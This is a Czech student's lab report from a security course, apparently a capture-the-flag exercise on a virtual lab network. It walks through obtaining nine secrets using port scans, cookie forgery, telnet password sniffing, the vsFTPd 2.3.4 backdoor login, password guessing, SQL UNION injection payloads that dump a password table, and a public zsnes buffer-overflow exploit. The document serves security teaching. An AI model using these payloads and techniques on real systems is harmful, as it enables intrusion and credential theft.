

Dokumentace k projektu pro předmět BIS

Projekt č. 1

25. listopadu 2016

Autor: Lukáš Pelánek, xpelan03@stud.fit.vutbr.cz

Zmapování sítě

Po přihlášení ke svému účtu jsem v adresáři /.ssh objevil soubor **config**. V tomto souboru se dozvídám o serveru **ptest3** a uživateli **smith** s klíčem v souboru **~/.ssh/smith_rsa.** Zkouším tedy ping na server **ptest3**. Server odpovídá. Zkusím tedy chronologicky ping na servery **ptest1**, **ptest2** a **ptest4**. Všechny stanice mi odpověděly a zdá se, že jsem našel všechny 4 ostrovy, na kterých budu hledat tajemství. Adresy serverů jsou následující:

- Ptest1 - **192.168.122.138**
- Ptest2 - **192.168.122.192**
- Ptest3 - **192.168.122.70**
- Ptest4 - **192.168.122.48**

Dále provedu sken portů jednotlivých serverů, abych zjistil které služby jsou na jednotlivých serverech spuštěny.

Ptest1

```
Starting Nmap 5.51 ( http://nmap.org ) at 2016-11-24 17:11 CET
Nmap scan report for ptest1 (192.168.122.138)
Host is up (0.0023s latency).
rDNS record for 192.168.122.138: ptest1.local
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 52:54:00:BD:45:84 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.12 seconds
```

Ptest2

```
Starting Nmap 5.51 ( http://nmap.org ) at 2016-11-25 10:13 CET
Nmap scan report for ptest2 (192.168.122.192)
Host is up (0.00015s latency).
rDNS record for 192.168.122.192: ptest2.local
Not shown: 996 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 52:54:00:1B:9D:C1 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

Ptest3

```
Starting Nmap 5.51 ( http://nmap.org ) at 2016-11-25 10:14 CET
Nmap scan report for ptest3 (192.168.122.70)
Host is up (0.0010s latency).
rDNS record for 192.168.122.70: ptest3.local
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 52:54:00:50:8F:91 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.10 seconds
```

Ptest4

```
Starting Nmap 5.51 ( http://nmap.org ) at 2016-11-25 10:14 CET
Nmap scan report for ptest4 (192.168.122.48)
Host is up (0.0017s latency).
rDNS record for 192.168.122.48: ptest4.local
Not shown: 998 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 52:54:00:59:22:D3 (QEMU Virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.10 seconds
```

První tajemství

Odešlu http request pomocí **curl** na port 8080 serveru ptest1. V hlavičce odpovědi se dozvím o existenci cookie s názvem „LOGGED_IN“. Odešlu další http request na port 8080, ale tentokrát s přepínačem **–cookie "LOGGED_IN=True"**. Získávám první tajemství.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Infrastructure Monitoring</title>
  </head>
  <body>
    <h1>Infrastructure Monitoring</h1>

    <h2>Servers</h2>
    <table>
       <tr><th>Hostname</th><th>IP</th><th>OS</th><th>Uptime</th><th>Comment</th></tr>
       <tr>
         <td>localhost</td>
         <td>127.0.0.1, ::1</td>
         <td>CentOS 6.8</td>
         <td>
65 days, 10:22         </td>
         <td>
Ziskali jste tajemstvi "A:24:11:17:22:02:715f269d55906d39a9eb947e571e7017afd538f24f46f1b5dde51f2d07d500f
9"
       </td>
       </tr>
    </table>

  </body>
</html>
```

Tajemství:

A:24:11:17:22:02:715f269d55906d39a9eb947e571e7017afd538f24f46f1b5dde51f2d07d500f9

Druhé tajemství

Připojím se přes **ssh** k serveru ptest3 s údaji, které jsem nalezl v souboru **config**. Mám přístup k programu tcpdump. Zkusím zachytit provoz pomocí příkazu **tcpdump -ni eth0 -s0 -w test.pcap not port 22**. Soubor stáhnu a prozkoumám ve wiresharku. Mezi servery ptest1 a ptest3 probíhá telnet komunikace. Po bližším prozkoumání získám **login: ada** a **heslo: babb4ge.**

```
.......... ..!.."..'........ ..#..'..#........!.."............. .....'.......... .3840
0,38400....'.......UNKNOWN..........CentOS release 6.8 (Final)
Kernel 2.6.32-642.6.2.el6.i686 on an i686
...login: ada
.ada
Password: babb4ge
.
Last login: Fri Nov 25 10:40:28 from ptest1.local
[ada@ptest3 ~]$
```

Zkusím se připojit pomocí služby telnet k ptest3. Přístupové údaje zadám výše získané. Přihlášení bylo úspěšné a v kořenovém adresáři nalézám soubor **secret.txt** s dalším tajemstvím.

```
[smith@ptest3 ~]$ telnet ptest3
Trying 192.168.122.70...
Connected to ptest3.
Escape character is '^]'.
CentOS release 6.8 (Final)
Kernel 2.6.32-642.6.2.el6.i686 on an i686
login: ada
Password:
Last login: Fri Nov 25 16:06:12 from ptest1.local
[ada@ptest3 ~]$ ls
secret.txt
[ada@ptest3 ~]$ cat secret.txt
Ziskali jste tajemstvi "E:25:11:16:06:01:9fa91585fd57743a5f4dfc6a70a09ab004e61e2c92b5308a0a9852e0f695bad4"
```

Tajemství:

E:25:11:16:06:01:9fa91585fd57743a5f4dfc6a70a09ab004e61e2c92b5308a0a9852e0f695bad4

Třetí tajemství

Server ptest2 má ma na portu 21 spuštěnou službu ftp. Zkusím se připojit. Dozvídám se, že verze ftp je **vsFTPd 2.3.4**. Vyzkouším exploit, kdy uživatelské jméno končí ":)". Přihlásím se tedy jako "mike:)" bez hesla. Následně se dozvídám informaci o tom, že port **58531** je otevřen. Připojuji se tedy znovu, ale tentokrát na port 58531 a získávám další tajemství.

```
Connected to ptest2 (192.168.122.192).
220 (vsFTPd 2.3.4)
Name (ptest2:student): mike:)
331 Please specify the password.
Password:
220 Opened port 58531, take a look ;)

exit

[1]+  Stopped                 ftp ptest2
[student@xpelan03 ~]$ ftp ptest2 58531
Connected to ptest2 (192.168.122.192).
Ziskali jste tajemstvi "D:25:11:13:05:01:ca8ad58b139e06ac1e2575dbd07f15a425695c151c1b033c11c81061b4cc1a87"
```

Tajemství:

D:25:11:13:05:01:ca8ad58b139e06ac1e2575dbd07f15a425695c151c1b033c11c81061b4cc1a87

Čtvrté tajemství

Prohledávám svůj studentský adresář a nacházím historii **globhist** textového webového prohlížece elinks v adresáři /.elinks. Po otevření souboru jsem zjistil existenci stránky http://ptest1/xsmith07/. Procházím stránky uživatele John Smith a dozvídám se o něm zajímavé informace. Například, že vlastní kočku se jménem **Micak**. Vyzkouším ssh na ptest1 pod uživatelským jménem xmisth07. Po zadání hesla micak jsem připojen k serveru a v domovském adresáři nacházím další tajemství.

```
[student@xpelan03 elinks-0.11.7]$ ssh xsmith07@ptest1
xsmith07@ptest1's password:
Last login: Thu Nov 24 23:10:41 2016 from xgalda01.local
[xsmith07@ptest1 ~]$ ls
secret.txt
[xsmith07@ptest1 ~]$ cat secret.txt
Ziskali jste tajemstvi "B:25:11:17:03:01:64677e41675660df74c36a1795b3cfe8b7a6aaa301872ad6b0efb3aa4720aa7e"
```

Tajemství:

B:25:11:17:03:01:64677e41675660df74c36a1795b3cfe8b7a6aaa301872ad6b0efb3aa4720aa7e

Páté tajemství

Dále prozkoumávám soubor **globhist** a nalezl jsem stránku http://ptest4/etc/raddb/sql.conf. Vyzkouším tedy **curl** http://ptest4/etc/raddb/sql.conf**.** Získal jsem další tajemství.

```
[student@xpelan03 ~]$ curl http://ptest4/etc/raddb/sql.conf
login = "radius"
password = "Ziskali jste tajemstvi 'H:25:11:19:42:01:adccddc6e36450cb9e6e70e8484c73c4125d79d724fb7622dfb4ed
ce0a01373d'"
readclients = "yes"
```

Tajemství:

H:25:11:19:42:01:adccddc6e36450cb9e6e70e8484c73c4125d79d724fb7622dfb4edce0a01373d

Šesté tajemství

Prozkoumávání souboru **globhist** nekončí a nalézám poslední užitečný odkaz. Jedná se o adresář uživatele franta. http://ptest4/home/franta/. Připojím se pomocí **elinks**. Procházím adresářem a nalézám různé soubory. Soubory si stáhnu k sobě a následně analyzuji. V metadatech souboru Internal.pdf se nachází další tajemství.

```
xpelan03@merlin: ~$ pdfinfo Internal.pdf
Error (1773339): Illegal character ')'
Error: PDF file is damaged - attempting to reconstruct xref table...
Keywords:       Ziskali jste tajemstvi "I:25:11:19:47:01:51290d0a70c6dc17d3964d84dd34c2df87e4409ff62aae0ef7
e382d29c96c15a"
Creator:        Adobe InDesign CC 2015 (Macintosh)
Producer:       Mac OS X 10.11.5 Quartz PDFContext
CreationDate:   Mon Oct 17 12:29:20 2016
ModDate:        Mon Oct 17 12:29:20 2016
Tagged:         no
Pages:          2
Encrypted:      no
Page size:      1854 x 810 pts
File size:      1832417 bytes
Optimized:      no
PDF version:    1.3
```

Tajemství:

I:25:11:19:47:01:51290d0a70c6dc17d3964d84dd34c2df87e4409ff62aae0ef7e382d29c96c15a

Sedmé tajemství

Provedu důkladný scan portů serveru ptest4 pomocí příkazu **nmap -p- ptest4.** Objevil jsem službu ftp na portu 41337. Při pokusu o přihlášení se dozvím, že je server „Anonymous only“. Zkusím se tedy přihlásit s uživatelským jménem Anonymous. Úspěšně jsem se přihlásil k ftp. Na serveru ftp se nachází soubor secret.txt. Stáhnu si jej tedy k sobě a zkontroluji obsah.

```
[student@xpelan03 ~]$ cat secret.txt
Ziskali jste tajemstvi "F:25:11:20:39:01:760e406f5313117850a640dbddacd9baba8684cc567eecdff7d6113412e10307"
```

Tajemství:

F:25:11:20:39:01:760e406f5313117850a640dbddacd9baba8684cc567eecdff7d6113412e10307

Osmé tajemství

Na serveru ptest2 běží webová služba na portu 80. Připojím se pomocí prohlížeče elinks. Jedná se o formulář pro přidání nového zaměstnance. Nejspíše půjde využít SQL injekce. Vyzkouším do pole filter-string vložit **“ OR 1=1“**. Následně vyskočí chybová hláška o špatné syntaxi dotazu. SQL injekce bude proveditelná. Použiji sql union injection. Prvně si vypíši názvy všech tabulek pomocí sql injekce:

“" UNION ALL SELECT table_name as name, 0 as id, "" as email, "" as address FROM information_schema.tables WHERE "name" Like "”. Objevil jsem tabulky **user**, **auth** a **contact**.

Následně potřebuji zjistit názvy sloupců jednotlivých tabulek. Vypíši je tedy malou modifikací dotazu:

“" UNION ALL SELECT table_name as name, column_name as address, 0 as id, "" as email FROM information_schema.columns WHERE "name" Like "”.

Postupně prohledávám tabulky až nalézám další tajemství v tabulce **auth** a sloupci **passwd**. Injekce:

“" UNION ALL SELECT passwd as name, 0 as id, "" as email, "" as address FROM auth WHERE "name" Like "”. Mezi výsledky hledání se nachází I další tajemství,

```
430
C:25:11:15:55:01:08293fcf4b9769b87d1d2310ae7affe1247d88241a69630b9c7b5fd420744d36                0
secretpassword#2                                                                                0
```

Tajemství:

C:25:11:15:55:01:08293fcf4b9769b87d1d2310ae7affe1247d88241a69630b9c7b5fd420744d36

Deváté tajemství

Ve svém studentském adresáři nacházím soubor **nes**. Jedná se o emulátor zsnes. Po spuštění se dozvídám, že verze software je 1.51. Pomocí příkazu **strings nes** procházím binární soubor. Nacházím řetězec **/root/secret.txt**. Zdá se, že binární soubor má k tomuto souboru přístupová práva. Nalezl jsem exploit buffer overflow pro zsnes 1.51. Stáhnu zdrojový kód v jazyce python a nahraji na server. Doimportuji chybějící moduly a spustím exploit. Získávám další tajemství.

```
[student@xpelan03 ~]$ python over.py
Exploit EChat Server <= v2.5 Remote Buffer Overflow Exploit
Author: Juan Sacco (Runlvl)
# ZSNES v1.51 Stack-BoF by Juan Sacco
# Wasting CPU clocks on unusable exploits
# This exploit is for educational purposes only
Ziskali jste tajemstvi "G:25:11:19:32:01:0c6157ff771d0f187050f9beebbc5dc121344a0e9d19841a8b369c743ba67505"
```

Tajemství:

G:25:11:19:32:01:0c6157ff771d0f187050f9beebbc5dc121344a0e9d19841a8b369c743ba67505